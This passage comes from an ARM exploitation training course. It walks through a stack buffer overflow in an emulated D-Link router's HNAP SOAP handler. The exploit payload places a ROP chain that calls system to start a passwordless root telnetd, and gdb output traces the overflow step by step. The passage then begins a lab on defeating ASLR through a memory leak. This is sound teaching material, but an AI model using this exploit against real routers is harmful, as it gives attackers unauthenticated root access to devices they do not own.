  char *tag_data_len;
  char *offset;
  char *tag_data_offset;
  int start_tag_len_plus_1;
  size_t start_tag_len;

  sprintf(start_tag,"<%s>",tag_name);
  sprintf(end_tag,"</%s>",tag_name);
  start_tag_len = strlen(start_tag);
  start_tag_len_plus_1 = start_tag_len + 1;
  offset = strstr(input,start_tag);
```

```
  if (offset != (char *)0x0) {
    tag_data_offset = offset + start_tag_len;
    offset = strstr(tag_data_offset,end_tag);
    if ((offset != (char *)0x0) &&
       (tag_data_len = offset + -(int)tag_data_offset, -1 < (int)tag_data_len)) {
                   /* vulnerable strncpy */
      strncpy(buffer,tag_data_offset,(size_t)tag_data_len);
      buffer[(int)tag_data_len] = '\0';
      offset = strcpy(dest,buffer);
    }
  }
  return offset;
}
```

The vulnerability occurs when our input that we send in a web request is copied into buffer, a local stack character array that can only hold 1024 bytes.

```
strncpy(buffer,tag_data_offset,(size_t)tag_data_len);
```

Note

The strncpy has a max value as the 3rd parameter. However, the target process sets this max value based on the size of our input, not the size of what the destination buffer can hold. See `man strncpy` from a command shell for more information.

Since there are no size checks prior to this strncpy, we are able to overflow the local buffer and gain control of the saved lr.

Launching the exploit

In the exploit below, we use the "Captcha" field to overflow the target buffer.

Note

We will throw the exploit from the hammerhead virtual machine.

Change into the `~/labs/dlink` folder in the hammerhead vm.

```
nemo@hammerhead:~$ cd ~/labs/dlink/
nemo@hammerhead:~/labs/dlink$
```

The payload in the exploit.py file will start a telnet service listening on port 23 on the emulated dlink system. Connecting to the system via telnet will essentially give us a shell with root access. Since we are starting the telnet daemon (telnetd) with no parameters, there will be no password.

Before launching the exploit, try to connect to the emulated dlink router via telnet. The ip for the emulated dlink system is 192.168.2.22.

```
nemo@hammerhead:~/labs/dlink$ telnet 192.168.2.22
Trying 192.168.2.22...
telnet: Unable to connect to remote host: Connection refused
```

Now, launch the exploit against the dlink router from the hammerhead vm.

```
nemo@hammerhead:~/labs/dlink$ python exploit.py

[+] Sending to 192.168.2.22 on port 80:

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
 <soap:Body>
  <Login xmlns="http://purenetworks.com/HNAP1/">
   <Action>something</Action>
   <Username>Admin</Username>
   <LoginPassword></LoginPassword>

<Captcha>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
usr/sbin/telnetd&</Captcha>
  </Login>
 </soap:Body>
</soap:Envelope>
```

You can see our command (/usr/sbin/telnetd&) following the oversized buffer. If the exploit was successful, you should now be able to connect to the dlink system via telnet.

```
nemo@hammerhead:~/labs/dlink$ telnet 192.168.2.22
Trying 192.168.2.22...
Connected to 192.168.2.22.
Escape character is '^]'.


BusyBox v1.14.1 (2015-04-19 15:55:54 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

#
```

Success!!!

(Optional) Debugging the hnap process

From the dogfish vm, attach to the httpd process with gdb. Find the process id using the `ps aux` command and grepping for httpd. Don't forget to use `sudo` when executing gdb.

> **Warning**
>
> In the following sections, you may notice that the hostname for the dogfish vm may be different from what you see in your output. The hostname changes to `dlinkrouter` and will be seen this way for any ssh sessions that happen after the emulated dlink router has booted up. This change is not permanent and will be reset when the dogfish vm is rebooted. This happens with the netgear router as well and is due to the hostname being set when the nvram is being processed.
>
> ```
> nemo@hammerhead:~$ ssh dogfish
> nemo@dogfish's password:
> Last login: Sun Apr 25 17:54:36 2021
> nemo@dlinkrouter:~$
> ```

```
nemo@dogfish:~$ ps aux | grep httpd
root      5529  0.8  0.3   4736  3332 ?        S    11:49   0:00 httpd -f /var/run/httpd.conf
nemo      5767  0.0  0.0   6764   560 pts/1    S+   11:49   0:00 grep --color=auto httpd

nemo@dogfish:~$ sudo gdb --pid 5529
[sudo] password for nemo:
...
Attaching to process 5529
Reading symbols from /home/nemo/dlink_rootfs/sbin/httpd...
(No debugging symbols found in /home/nemo/dlink_rootfs/sbin/httpd)

warning: Could not load shared library symbols for 3 libraries, e.g. /lib/libcrypt.so.0.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?

warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0xb6f77a6c in ?? ()
...
(gdb)
```

Set a breakpoint at the address 0xbbb8 and continue execution.

```
(gdb) b * 0xbbb8
Breakpoint 1 at 0xbbb8
(gdb) c
```

Some reverse engineering of the httpd binary was done to determine this breakpoint. At the address 0xbbb8, there is a branch link to another function (0x000158b4) which is likely the "spawn" function.

```
0000bbb8    bl FUN_000158b4
```

The function at 0x000158b4 contains the string, "spawn: failed to create child process". Based on string patterns seen elsewhere in the binary, the string is likely the function name followed by a colon. The "spawn" function is responsible for starting a new child process. The calling function that the instruction at 0xbbb8 is in, is likely called "process_cgi" since it contains the strings, "process_cgi: out of memory" and "process_cgi: %d".

Debugging a crash in hnap

Now, from the hammerhead vm, let's execute the crash.py script.

```
nemo@hammerhead:~/labs/dlink$ python crash.py

[+] Sending to 192.168.2.22 on port 80:

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
 <soap:Body>
  <Login xmlns="http://purenetworks.com/HNAP1/">
   <Action>something</Action>
   <Username>Admin</Username>
   <LoginPassword></LoginPassword>

<Captcha>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
usr/sbin/telnetd&</Captcha>
  </Login>
 </soap:Body>
</soap:Envelope>
```

We should hit the breakpoint at 0xbbb8 that resides in the process_cgi function and is calling the spawn function.

```
Breakpoint 1, 0x0000bbb8 in ?? ()
(gdb)
```

✓ **Try it**

While you're at this breakpoint, check out the registers and the arguments that will be passed to spawn. Below are some example commands to try. Also, check some of the addresses that $r1 and $r2 point to.

```
i r
x/s $r0
x/10wx $r1
x/10wx $r2
```

We want to break here because we want to change a setting in gdb after we throw the exploit, but before we move on from this breakpoint. We want to change the follow-fork-mode from parent to child.

```
Breakpoint 1, 0x0000bbb8 in ?? ()
(gdb) show follow-fork-mode
Debugger response to a program call of fork or vfork is "parent".
```

```
(gdb) set follow-fork-mode child
(gdb) show follow-fork-mode
Debugger response to a program call of fork or vfork is "child".
```

Note

Normally, if a child process gets created, gdb continues to debug the same, parent process. This is the default behavior.

This will cause gdb to detach from the parent process and attach to the child process (cgibin/hnap) automatically.

Warning

The timing can be a little tricky here. If we change this setting too early, we may detach from gdb too soon and not follow the correct process.

For the best results, don't interact with the web interface once you set this breakpoint. Just browsing to the page will trigger the breakpoint prematurely. Set the breakpoint and then launch the exploit.py script from hammerhead.

Here we set follow-fork-mode to child and verify that it has been changed in gdb. At this point we are still in the httpd process. Let's continue

```
(gdb) c
Continuing.
```

In the gdb window on dogfish, we should see something similar to the output below. (process ids will vary)

```
[Attaching after process 5529 fork to child process 7170]
[New inferior 2 (process 7170)]
[Detaching after fork from parent process 5529]
[Inferior 1 (process 5529) detached]
process 7170 is executing new program: /home/nemo/dlink_rootfs/htdocs/cgibin
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.

Thread 2.1 "hnap" received signal SIGSEGV, Segmentation fault.
[Switching to process 7170]
0x42424242 in ?? ()
(gdb)
```

From the gdb messages, we see that a new child process gets created with process id 7170. We also see that gdb detaches from process 5529. At this point gdb is debugging the child process since we changed the follow-fork-mode setting to child.

Note

The process ids will likely be different on your system.

We also see that we get a crash at 0x42424242. This is expected behavior when using the crash.py script. This overwrites the saved lr, but does not jump to a valid code address.

Note

The new process is called "hnap". This is just an alias. The actual binary that gets executed is named "cgibin" and is found in the htdocs folder in the emulated dlink environment.

Using the "!", you can execute shell commands while still in gdb. While still in gdb, try running the following command. You should see a match for the hnap process matching with the process id that matches the "Switching to process X" in your gdb output.

```
(gdb) !ps aux | grep hnap
```

Debugging an overflow in hnap

Let's attach to the httpd service again. This time let's watch the overflow occur in the vulnerable function.

Note

If you are still in gdb, you will need to exit the old session with the quit command.

```
Thread 2.1 "hnap" received signal SIGSEGV, Segmentation fault.
[Switching to process 7170]
0x42424242 in ?? ()
(gdb) quit
A debugging session is active.

    Inferior 2 [process 7170] will be detached.

Quit anyway? (y or n) y
Detaching from program: /home/nemo/dlink_rootfs/htdocs/cgibin, process 7170
[Inferior 2 (process 7170) detached]
```

```
nemo@dogfish:~$ ps aux | grep httpd
root      5529  0.0  0.3   4736  3456 ?        S    11:49   0:00 httpd -f /var/run/httpd.conf
nemo      6274  0.0  0.0   6764   560 pts/1    S+   14:48   0:00 grep --color=auto httpd

nemo@dogfish:~$ sudo gdb --pid 5529
[sudo] password for nemo:
...
Attaching to process 5529
```

```
Reading symbols from /home/nemo/dlink_rootfs/sbin/httpd...
(No debugging symbols found in /home/nemo/dlink_rootfs/sbin/httpd)

0xb6f77a6c in ?? ()
(gdb)
```

You may notice that the httpd process has the same process id. This is because the httpd service never crashed. Only the hnap (cgibin) child process crashed after it was started by httpd.

We will follow the same procedure and break at address 0xbbb8 and continue execution.

```
(gdb) b * 0xbbb8
Breakpoint 1 at 0xbbb8
(gdb) c
Continuing.
```

Now, from the hammerhead vm, launch the exploit.py script.

```
nemo@hammerhead:~/labs/dlink$ python exploit.py

[+] Sending to 192.168.2.22 on port 80:

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
 <soap:Body>
  <Login xmlns="http://purenetworks.com/HNAP1/">
   <Action>something</Action>
   <Username>Admin</Username>
   <LoginPassword></LoginPassword>

<Captcha>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
usr/sbin/telnetd&</Captcha>
  </Login>
 </soap:Body>
</soap:Envelope>
```

We should hit our breakpoint in gdb. This time we are going to issue two commands.

We will:

- Set the follow-fork-mode setting in gdb to follow the child process hnap (cgibin) so that when this child process gets started, gdb will detach from the parent (httpd) and start debugging the child process hnap (cgibin).
- Set a new breakpoint that will pause execution while we are in the hnap process. We are setting this breakpoint while still in the httpd process, but that is ok, gdb will remember this, and it will carry over into the child process.

The new breakpoint will be at address 0x18e2c. This is the vulnerable function we looked at previously in the cgibin binary ("hnap" process).

```
(gdb) set follow-fork-mode child
(gdb) b * 0x18e2c
Breakpoint 2 at 0x18e2c
(gdb) c
```

After continuing, gdb will follow the child process and hit the breakpont at 0x18e2c.

```
(gdb) c
Continuing.
[Attaching after process 5529 fork to child process 6026]
[New inferior 2 (process 6026)]
[Detaching after fork from parent process 5529]
[Inferior 1 (process 5529) detached]
process 6026 is executing new program: /home/nemo/dlink_rootfs/htdocs/cgibin
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
[Switching to process 6026]

Thread 2.1 "hnap" hit Breakpoint 2, 0x00018e2c in ?? ()
(gdb)
```

We are going to call the function at this address `parseSoapParameter_00018e2c` and its parameters are as follows:

```
parseSoapParameter_00018e2c(char *input,char *tag_name,char *dest)
```

We should be able to view `char *` variables with the `x/s` (examine string) command in gdb.

Since we are at the beginning of this function, we should be able to see the arguments in r0, r1, and r2.

```
(gdb) x/s $r0
0x37670:    "<?xml version=\"1.0\" encoding=\"utf-8\"?>\n<soap:Envelope xmlns:xsi=\"http://www.w3.org/
2001/XMLSchema-instance\" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:soap=\"http://
schemas.xmlsoap.org/soap/env"...

(gdb) x/s $r1
0x2b8a8:    "Action"

(gdb) x/64bx $r2
0xbefff6f0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff6f8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff700: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff708: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff710: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff718: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff720: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbefff728: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

In the output above, we see:

- r0 shows the full input from our web request
- r1 shows the parameter or tag that this function is going to parse
- We use `x/64bx $r2` to show 64 bytes starting at the r2 value since it is the destination for the parsing which occurs during this function and shouldn't hold any data yet

If you recall, "Action" is one of the first parameters in our SOAP request.

```
   <Action>something</Action>
   <Username>Admin</Username>
   <LoginPassword></LoginPassword>

<Captcha>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
usr/sbin/telnetd&</Captcha>
```

This function will parse out "something" from the Action parameter. It will get called again to parse out Username, LoginPassword, and Captcha. Let's observe this. By continuing, we can see the same breakpoint get hit multiple times.

```
(gdb) c
Continuing.

Thread 2.1 "hnap" hit Breakpoint 2, 0x00018e2c in ?? ()
(gdb) x/s $r1
0x2b8b0:    "Username"
(gdb) c
Continuing.

Thread 2.1 "hnap" hit Breakpoint 2, 0x00018e2c in ?? ()
(gdb) x/s $r1
0x2b8bc:    "LoginPassword"
(gdb) c
Continuing.

Thread 2.1 "hnap" hit Breakpoint 2, 0x00018e2c in ?? ()
(gdb) x/s $r1
0x2b8cc:    "Captcha"
(gdb)
```

Now, we are stopped where this function is going to parse out the input between "Captcha" and "/Captcha". However, due to the vulnerability, the local stack buffer cannot hold this much data and there are no bounds checks preventing us from copying it in. Here is a copy of the vulnerable function again from ghidra's decompiler that has been labeled.

> **Note**
>
> See the `Introduction to Ghidra` lab, if you would like to find this function and look at it in the cgibin binary. You can find it at address 0x18e2c. The variable and function names (labels), and comments will not be set unless you do this yourself with the 'l' (lower-case L) hotkey.

```
char * parseSoapParameter_00018e2c(char *input,char *tag_name,char *dest)

{
  char end_tag [1024];
  char start_tag [1024];
  char buffer [1024];
  char *tag_data_len;
  char *offset;
  char *tag_data_offset;
  int start_tag_len_plus_1;
  size_t start_tag_len;

  sprintf(start_tag,"<%s>",tag_name);
  sprintf(end_tag,"</%s>",tag_name);
  start_tag_len = strlen(start_tag);
  start_tag_len_plus_1 = start_tag_len + 1;
  offset = strstr(input,start_tag);
  if (offset != (char *)0x0) {
    tag_data_offset = offset + start_tag_len;
    offset = strstr(tag_data_offset,end_tag);
    if ((offset != (char *)0x0) &&
       (tag_data_len = offset + -(int)tag_data_offset, -1 < (int)tag_data_len)) {
                    /* vulnerable strncpy */
      strncpy(buffer,tag_data_offset,(size_t)tag_data_len);
      buffer[(int)tag_data_len] = '\0';
      offset = strcpy(dest,buffer);
    }
  }
  return offset;
}
```

The problem here is the strncpy that copies into buffer[1024]. This is a fixed size buffer located on the stack and we have sent in more input than what it can hold via our exploit.py script.

```
strncpy(buffer,tag_data_offset,(size_t)tag_data_len);
```

The tag_data_offset and tag_data_len variables are based on results of the parsing that is done earlier in the function. The tag_data_offset should point to the beginning of our A's.

> ✓ **Notice**
>
> Just like the vulnerabilities in our sample programs, we can see how the fundamental problems can show up in real-world scenarios.

Let's set a breakpoint before and after the strncpy to view the overflow. Currently, our program counter (pc) is at the beginning of the function.

If we examine some instructions starting with pc, we will eventually see the call to strncpy in this function.

> **Note**
>
> Don't mistake strcpy for strncpy. For this vulnerability, strncpy is what we want to observe.

You may need to hit enter a few times to scroll down until you see the bl to strncpy.

```
   0x18f4c: bl  0x94c4 <strncpy@plt>
   0x18f50: movw    r3, #64492  ; 0xfbec
```

This is where we want to set our breakpoints. Let's set them before and after the bl instruction and then continue.

```
(gdb) b * 0x18f4c
Breakpoint 3 at 0x18f4c
(gdb) b * 0x18f50
Breakpoint 4 at 0x18f50
(gdb) c
Continuing.

Thread 2.1 "hnap" hit Breakpoint 3, 0x00018f4c in ?? ()
(gdb)
```

After continuing, we should break on the call to strncpy. Let's observe a few things.

The strncpy function prototype looks like this. You can run `man strncpy` from a shell to verify this.

```
char *strncpy(char *dest, const char *src, size_t n);
```

If we look at the registers, we see the destination, source, and max size.

```
(gdb) i r
r0             0xbeffeecc          3204443852
r1             0x377ea             227306
r2             0x436               1078
```

Here we see that r0 (0xbeffeecc) is the destination. This is the address of what we call "buffer" in the ghidra output above and is a local stack variable.

Next we see the address of the source data. R1 points to the address 0x377ea. Let's view that.

> **Note**
>
> Your addresses may vary.

```
(gdb) x/s $r1
0x377ea:    'A' <repeats 200 times>...
```

Gdb is being concise and is showing us that there are a lot of A's. The length in the r2 variable shown above shows us the value 0x436 or 1078 decimal. Let's look at this in gdb with the `x/bx` command and specify the length of 1078.

```
(gdb) x/1078bx $r1
0x377ea:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x377f2:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x377fa:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37802:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

This is the parsed value of our parameter and if you hit enter multiple times, you will see all of our input.

```
0x37bb2:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37bba:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37bc2:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37bca:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37bd2:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37bda:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37be2:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x37bea:    0xff    0xff    0xff    0xff    0x43    0x43    0x43    0x43
0x37bf2:    0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0x37bfa:    0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43
0x37c02:    0x98    0x62    0xf9    0xb6    0x70    0x82    0xfd    0xb6
0x37c0a:    0xb8    0xec    0xfb    0xb6    0x2f    0x75    0x73    0x72
0x37c12:    0x2f    0x73    0x62    0x69    0x6e    0x2f    0x74    0x65
0x37c1a:    0x6c    0x6e    0x65    0x74    0x64    0x26
(gdb)
```

If we look at the end of this input, we can break it down as follows:

- bunch of AAAA's
- 0xffffffff (at address 0x37bea)
- bunch of C's (20 of them)
- 0xb6f96298 (little endian, at address 0x37c02)

- 0xb6fd8270
- 0xb6fbecb8
- Some ascii characters starting at 0x37c0e. This is our command string.

This data corresponds with what we chained together in the exploit.py script and corresponds with a simple rop chain that gets copied onto the stack.

- AAAA's
- 0xfffff
- 20 C's
- gadget1 0xb6f96298
- system (0xb6fd8270)
- gadget 2 (0xb6fbecb8)
- command string

We can view the gadget instructions with the following commands.

```
(gdb) x/i 0xb6f96298
   0xb6f96298:  pop {r3, pc}
```

This is gadget1 and will be the first rop gadget that gets executed once we gain control by overwriting the stored lr. It will pop the address for system into r3 and pop gadget2 into pc.

```
(gdb) x/2i 0xb6fbecb8
   0xb6fbecb8:  mov r0, sp
   0xb6fbecbc:  blx r3
```

This is gadget2. It will move the address of sp, which now points to the command string into r0, and then call r3 which is the address of system that was stored there in the previous gadget.

This will execute the following and allow us to run an arbitrary shell command on the system.

```
system(<our command string>)
```

In this example we executed `/usr/sbin/telnetd&` and start the telnet service, allowing us to login with root privileges and without providing any credentials. We can view this by looking at our string in the input. It starts at 0x37c0e.

```
(gdb) x/s 0x37c0e
0x37c0e:    "/usr/sbin/telnetd&</Captcha>\n  </Login>\n </soap:Body>\n</soap:Envelope>\n"
```

Since the strncpy hasn't occured yet, we still see the Captcha tag along with the rest of the string.

Observing the saved lr overwrite

At this point, we are still sitting at the breakpoint just before the strncpy is executed. The saved lr is at address 0xbefff2e4 and can be observed using the following command. We look at some of the surrounding addresses just to highlight the overflow that occurs after the call to strncpy.

```
(gdb) x/4wx 0xbefff2e0
0xbefff2e0: 0xbefff9c4  0x000197cc  0x00000000  0x00000000
```

Finally, let's continue execution and overflow the stack buffer, and overwrite the saved lr value of 0x197cc.

```
(gdb) x/2i $pc
=> 0x18f4c: bl  0x94c4 <strncpy@plt>
   0x18f50: movw    r3, #64492  ; 0xfbec

(gdb) c
Continuing.

Thread 2.1 "hnap" hit Breakpoint 4, 0x00018f50 in ?? ()
(gdb)
```

Here we view 2 instructions to show where we are at and we then continue execution which gets us to the breakpoint just after the strncpy function has returned.

Now, let's check out that saved lr again.

```
(gdb) x/16wx 0xbefff2e0
0xbefff2e0: 0x43434343  0xb6f96298  0xb6fd8270  0xb6fbecb8
0xbefff2f0: 0x7273752f  0x6962732f  0x65742f6e  0x74656e6c
0xbefff300: 0x00002664  0x00000000  0x00000000  0x00000000
0xbefff310: 0x00000000  0x00000000  0x00000000  0x00000000
```

The address of the saved lr was 0xbefff2e4. That has now been overwritten with gadget1's address 0xb6f96298 and we see the rest of our rop chain followed by the command string.

- 0xb6f96298 gadget1
- 0xb6fd8270 system
- 0xb6fbecb8 gadget2
- 0xbefff2f0 command string

While we are here, we can view the command string.

```
(gdb) x/s 0xbefff2f0
0xbefff2f0: "/usr/sbin/telnetd&"
(gdb)
```

If we continue execution, our rop chain will take over and the telnetd process will start via the system function call.

Before continuing, delete your breakpoints

```
(gdb) del
Delete all breakpoints? (y or n) y

(gdb) c
Continuing.
[Attaching after process 6026 vfork to child process 16896]
[New inferior 3 (process 16896)]
[Detaching vfork parent process 6026 after child exec]
[Inferior 2 (process 6026) detached]
process 16896 is executing new program: /home/nemo/dlink_rootfs/bin/busybox
[Attaching after process 16896 vfork to child process 16897]
[New inferior 4 (process 16897)]
[Detaching vfork parent process 16896 after child exec]
[Inferior 3 (process 16896) detached]
process 16897 is executing new program: /home/nemo/dlink_rootfs/usr/sbin/telnetd
```

Success!!! We see telnetd executing.

> **Note**
>
> If you ran the exploit.py previously, telnetd should already be running and you may see some errors related to this. However, if you see the new process starting up, you have successfully leveraged the buffer overflow and executed arbitrary code on the target.

Detach from the process by using ctl-c.

```
ctl^c
Thread 4.1 "telnetd" received signal SIGINT, Interrupt.
0xb6f954c8 in ?? ()
(gdb) quit
A debugging session is active.

    Inferior 4 [process 16897] will be detached.

Quit anyway? (y or n) y
Detaching from program: /home/nemo/dlink_rootfs/usr/sbin/telnetd, process 16897
[Inferior 4 (process 16897) detached]
```

Summary

In this lab, we launched an exploit against a remote buffer overflow vulnerability. The exploit takes advantage of a strncpy into a fixed size buffer. There is no check on the size of the input allowing us to over write past the stack buffer and overwrite the saved lr.

Optionally, we used gdb to follow the child process and observe the overflow in the vulnerable function.

Dlink Challenge

```
Use another parameter besides "Captcha" for this exploit.

Hint:
Make a copy of the existing exploit.py file.
```

Challenge Answer Key

Lab 11: Memory Leak

Background

ASLR can be a devastating exploit mitigation. Without knowledge of the memory layout, attackers don't know what addresses to use in their payloads. Memory leaks can potentially provide enough information to piece together an effective exploit. In this lab we use a staged memory leak in order to demonstrate how they can be leveraged to bypass ASLR.

Objectives

- Finding the base address of a memory segment given a leaked address
- Using tools to find the offset of items within a memory segment (readelf, objdump, radare2)
- Calculating required addresses in order to build a ROP chain to defeat ASLR

Lab Preparation

> **Note**
>
> This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako
```

```
nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Check the system for ASLR

Change into the `~/labs/leak` folder.

```
nemo@mako:~$ cd labs/leak
```

This vm is setup so that ASLR is off by default. To view the status of ASLR, issue the following command. If the result is 0, ASLR is turned off.

```
nemo@mako:~/labs/leak$ cat /proc/sys/kernel/randomize_va_space
0
```

We want ASLR turned on for this lab. Run the following commands and use the password `nemo` when prompted.

```
nemo@mako:~/labs/leak$ sudo -i
[sudo] password for nemo:
```

```
root@mako:~# echo 2 > /proc/sys/kernel/randomize_va_space

root@mako:~# cat /proc/sys/kernel/randomize_va_space
2

root@mako:~# exit
logout

nemo@mako:~/labs/leak$
```

Testing the leak program

Have a look at the source code for our target binary, leak.

```
nemo@mako:~/labs/leak$ cat src/leak.c
```

This program will wait for user input and respond to a small set of commands (dir, clue, exit, and reload). Give it a try. Run `leak` and issue 2 test commands.

```
nemo@mako:~/labs/leak$ ./leak

Enter a command: dir
total 24
-rw-rw-r-- 1 nemo nemo  132 Mar 20 11:53 config.txt
-rw-rw-r-- 1 nemo nemo  873 Mar 20 11:48 exploit.py
-rwxrwxr-x 1 nemo nemo 8456 Mar 20 11:44 leak
drwxrwxr-x 2 nemo nemo 4096 Mar 20 12:59 src


Enter a command: exit
```

The leak program's `clue` command is designed to simulate a memory leak. Having a valid runtime address can allow us to calculate the additional addresses we need to bypass ASLR. The `clue` command will dump the address of the `memmove` function.

> **Note**
>
> Since we turned on ASLR, the address of `memmove` will be different every time the process restarts.

Try running the program and exiting a few times. Be sure to issue the `clue` and `exit` commands.

```
nemo@mako:~/labs/leak$ ./leak

Enter a command: clue
The address of memmove is: 0xb6e99310
```

```
Enter a command: exit

nemo@mako:~/labs/leak$ ./leak

Enter a command: clue
The address of memmove is: 0xb6e42310


Enter a command: exit

nemo@mako:~/labs/leak$ ./leak

Enter a command: clue
The address of memmove is: 0xb6ed9310


Enter a command: exit
```

Notice the subtle changes in the memmove address every time the process restarts.

Throwing an exploit without knowing the correct runtime addresses of our shellcode, gadgets, functions, etc would result in a failed attempt and likely crash the process.

Understanding the memmove offset

Looking at the leak binary using the file command, we see that it is dynamically linked.

```
nemo@mako:~/labs/leak$ file leak
leak: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/
ld-linux-armhf.so.3, BuildID[sha1]=baa85246652a66fc916169eb6dddc8e556652f00, for GNU/Linux 3.2.0, not
stripped
```

There is no `memmove` function in leak.c, so let's look at the other shared objects required by `leak` and find out where these files are located on the filesystem. Once we locate the shared object files, we can check to see which one has the memmove function.

The `ldd` command shows the dependencies (shared object files) of an ELF.

```
nemo@mako:~/labs/leak$ ldd leak
    linux-vdso.so.1 (0xbed2d000)
    libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0xb6e5f000)
    /lib/ld-linux-armhf.so.3 (0xb6f6f000)

nemo@mako:~/labs/leak$ ls -lh /lib/arm-linux-gnueabihf/libc.so.6
lrwxrwxrwx 1 root root 12 Dec 16 06:04 /lib/arm-linux-gnueabihf/libc.so.6 -> libc-2.31.so
```

The libc is the standard C library and holds many common functions. In the snippet above, we use the `ls -lh` command to see that `libc.so.6` is just a symbolic link to another file `libc-2.31.so` found in the same directory (/lib/arm-linux-gnueabihf).

Using the `readelf` tool, we can view all symbols that get exported by a shared object. Since the required libc shared object will be loaded into memory when the leak process starts up, the exported symbols will be accessible during runtime.

The C library is pretty big. Let's run `readelf -s` on the shared object file.

```
readelf -s /lib/arm-linux-gnueabihf/libc-2.31.so
Symbol table '.dynsym' contains 2343 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0001a600     0 SECTION LOCAL  DEFAULT   14
     2: 000fa1d0     0 SECTION LOCAL  DEFAULT   28
     ...
```

There is a lot of output there. Let's narrow it down and look for the `memmove` function by running it again, but this time using a couple of `grep` commands piped at the end.

```
nemo@mako:~/labs/leak$ readelf -s /lib/arm-linux-gnueabihf/libc-2.31.so | grep FUNC | grep memmove
  1175: 0001ac49     4 FUNC    GLOBAL DEFAULT   14 __aeabi_memmove4@@GLIBC_2.4
  1185: 0001ac49     4 FUNC    GLOBAL DEFAULT   14 __aeabi_memmove8@@GLIBC_2.4
  1208: 000aa1bd    14 FUNC    GLOBAL DEFAULT   14 __memmove_chk@@GLIBC_2.4
  2016: 000aacad    16 FUNC    GLOBAL DEFAULT   14 __wmemmove_chk@@GLIBC_2.4
  2090: 0005f310   832 FUNC    GLOBAL DEFAULT   14 memmove@@GLIBC_2.4
